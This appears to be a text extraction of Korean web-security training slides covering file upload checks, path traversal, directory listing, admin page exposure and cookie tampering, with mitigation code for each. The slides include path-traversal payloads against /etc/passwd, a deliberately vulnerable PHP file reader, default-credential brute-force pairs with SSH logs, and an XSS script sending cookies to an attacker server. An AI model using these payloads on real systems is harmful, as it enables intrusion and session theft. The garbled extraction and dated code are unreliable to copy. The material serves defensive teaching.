
6. 파일 업로드 – 대책 If Up("file"). Mime. Type <> "image" then ASP Response. Write "이미지 파일이 아닙니다. " Response. End if $extension=strtolower($extension); PHP If(!(ereg($extension", "hwp")||ereg($extension", "pdf")||ereg($extension", "jpg")) ) Print "허용된 파일이 아닙니다. " exit; String ext=file. Name. substring(filename. last. Index. Of('. ') + 1); JSP If(!(ext. equals. Ignore. Case("hwp") || ext. equals. Ignore. Case("pdf") || ext. equals. Ignore. Case("jpg") out. print "허용된 파일이 아닙니다. " 25


7. 파일 다운로드 • Dynamic 처리 photo/board/bbs. Download. jsp? board=photo&realname=hosts&filename=kaist. hwp • Static 처리 photo/board/bbs. Download/kaist. hwp 취약성) Dynamic 처리 photo/board/bbs. Download. jsp? board=photo&realname=hosts&filename=. . /etc/passwd 26

7. 파일 다운로드 – 취약한 소스 예제 <? $exist = file_exists(". /$file"); if(!$exist) { echo "$요청파일이 없습니다. n"; exit; } $fp=fopen(". /$file", "r"); while(!feof($fp)) { $msg. = fgets($fp, 100); } 정상 공격 test. php? file=local. html test. php? file=. . /etc/passwd 27

7. 파일 다운로드 – 해킹 로그 분석 * 샘플 로그 06: 33: 23 x. x GET /shop/Deal. Of. Week. php Prod. Id=. . /etc/hosts |86|80040 e 14|'tbl_Pet. Shop. Products. Product. Id_=_. . /etc/hosts' _쿼리식의_연산자가_없는_구문_오류입니다. 500 06: 33: 23 x. x GET /shop/index. php txt. Src=. . /etc/hosts 200 06: 33: 23 x. x GET /shop/Deal. Of. Week. php Prod. Id=. . /winnt/system 32/drivers/etc/hosts (1) 인코딩 file=. . %2 Fetc%2 Fpasswd (2) base 64인코딩 file=Li 4 v. Li 4 v. ZXRj. L 3 Bhc 3 N 3 ZA== 28

7. 파일 다운로드 – 대책 if (preg_match("/[^a-z 0 -9_-]/i", $up_dir)) print "디렉터리에 특수문자 체크"; exit; PHP if (preg_match("/[^x. A 1 -x. FEa-z 0 -9. _-]|. . /i", urldecode($dn_file_name))) print "파일이름에 특수문자 체크"; exit; String UPLOAD_PATH= "/var/www/upload/"; JSP String filename= response. get. Parameter("filename"); String filepathname = UPLOAD_PATH + filename; if(filename. equals. Ignore. Case(". . ") || filename. equals. Ignore. Case("/")) 30


8. 디렉토리 노출(Directory Indexing 혹은 Directory Browsing) 어플리케이션 별로 노출 패턴이 존재한다. 웹 애플리케이션 디렉터리 노출 패턴 IIS Parent Directory, Tomcat Directory Listing Apache Directory Listing 기타 Index of / Quiz 노출여부를 확인하는 방법은 무엇인가? 32
8. 디렉토리 노출 - 대책 1) 윈도우의 경우 IIS의 디렉토리 검색 설정부분을 확인하여 체크 오프 합니다. 2) Apache의 경우 httpd. conf 에서 Indexes 부분을 삭제합니다. 다음과 같은 방법으로 Apache 디렉토리 노출을 해결합니다. # httpd. conf <Directory> Oprions Follow. Sym. Links Allow. Override None </Directory> 3) Tomcat의 경우 /conf/web. xml 내용을 아래와 같이 수정합니다. <param-name>listings</param-name> <param-name>false</param-name> 4) Resin의 경우 resin. conf 내용을 아래와 같이 수정합니다. <doc-dir>doc</doc-dir> <directory-servlet>false</directory-servlet> 34


9. 관리자 페이지 노출 – 취약한 계정 및 암호 시도 ("test", "test") ("guest", "guest") 접근 흔적 ("admin", "admins") ("admin", "admin") 01: 52: 44 services sshd[695]: illegal user test from xxx ("user", "user") 01: 52: 45 services sshd[697]: illegal user guest from xxx ("root", "password") 01: 52: 46 services sshd[699]: illegal user admin from xxx ("root", "root") 01: 52: 47 ("root", "123456") xxx ("test", "123456") 01: 52: 48 services sshd[703]: illegal user oracle from xxx services sshd[701]: illegal user admin 123 from ("root", "!@#$%^&*") ("root", "000000") 36


9. 관리자 페이지 노출 – 대책 IIS 접근 제한 설정 아파치 디렉터리 접근 제한 설정 <Directory /home/www/admin/> Allow. Override Auth. Config Order deny, allow Deny from all Allow from 192. 168. 100. 200 </Directory> 37

9. 관리자 페이지 노출 – 대책 * ASP 샘플 <% // 인증절차를 정상적으로 통과한 사용자인지를 검사 If myfunc_userauth(userid, userpw) <> 1 Then Response. write "인증에 실패하였습니다. " Else // 사용자 IP가 10. 1. 1 인지를 검사 If Request. Server. Variables("REMOTE_ADDR") <> "10. 1. 1" Then Response. write "관리자 IP가 아닙니다. " Response. write "인증실패" 38

9. 관리자 페이지 노출 – 대책 • JSP 샘플 String user_ip = request. get. Remote. Addr(); // 인증절차를 정상적으로 통과한 사용자인지를 검사하고 IP(10. 1. 1)도 검사함 if(!myfunc_userauth(userid, userpw) || !user_ip. equals("10. 1. 1")) out. println "인증 실패“; 40


10. 쿠키 변조 – 쿠키의 종류 (1) 고전적 방식 히든 필드를 이용한 사용자 세션 처리(고전적 방식) <form method=POST action="http: //xxx. xxx/login_ok. jsp"> <input type=hidden name="user" value="test"> <input type=hidden name="type" value="general user"> </form> (2) 현 방식(쿠키 / 세션) 43



10. 쿠키 변조 – 쿠키 악용 사례 (2) 재 사용 특정 공격 매체(XSS 등)를 이용하여 사용자 세션을 가로채는 행위 <script>document. write("<img src='http: //xx. xx/shop/Images/cat_image. jpg? " +document. cookie + ">"); </script> 사용자 해당 글 클릭 공격자 웹 서버 2008 -12 -23 06: 52: 37 192. 168. 1. 254 GET /shop/Images/cat_image. jpg news_MEMBER_PASS=blabla><br%20/></td></tr>%20<tr><td%20 colspan="4">%20%20<!-%20 comment%20 start%20 --><!--%20 comment%20 end%20 -></td></tr><td%20 colspan="4"%20 bgcolor=" 80 - 192. 168. 100. 20 45

10. 쿠키 변조 – 대책 취약한 소스 Response. Cookies("logged_in") = 1 Response. Cookies("userid") = userid ASP 안전한 소스 Session("logged_in") = 1 Session("userid") = userid 47

10. 쿠키 변조 – 대책 취약한 소스 setcookie("logged_in", "1"); setcookie("userid", $userid); PHP 안전한 소스 session_register("logged_in“); session_register("userid“); 48

10. 쿠키 변조 – 대책 취약한 소스 Cookie cookie 1 = new Cookie("logged_in", "1"); Cookie cookie 2 = new Cookie("userid", userid); JSP 안전한 소스 session. put. Value('logged_in', "1"); session. put. Value('userid', userid); 49
